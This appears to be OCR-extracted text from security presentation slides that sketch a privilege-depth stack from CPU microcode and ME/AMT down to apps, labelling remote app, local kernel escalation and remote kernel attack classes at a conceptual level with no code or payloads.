
The Map of The Quest


The CPU
(microcode)
Chipset/MCH (ME/AMT)
BIOS/SMM
Hypervisor (optional)
OS kernel & drivers
Another OS kernel
(optional)
App
App
App
App
App
depth


The CPU
(microcode)
Chipset/MCH (ME/AMT)
BIOS/SMM
Hypervisor (optional)
OS kernel & drivers
Another OS kernel
(optional)
depth
App
App
App
App
App
Remote App Attack
(e.g. Browser exploit)




Local Kernel Escalation
(e.g. exploiting driver's IOCTLs on Windows)




Remote Kernel (or drivers) Attack

(e.g. exploiting WiFi driver or A/V kernel module)



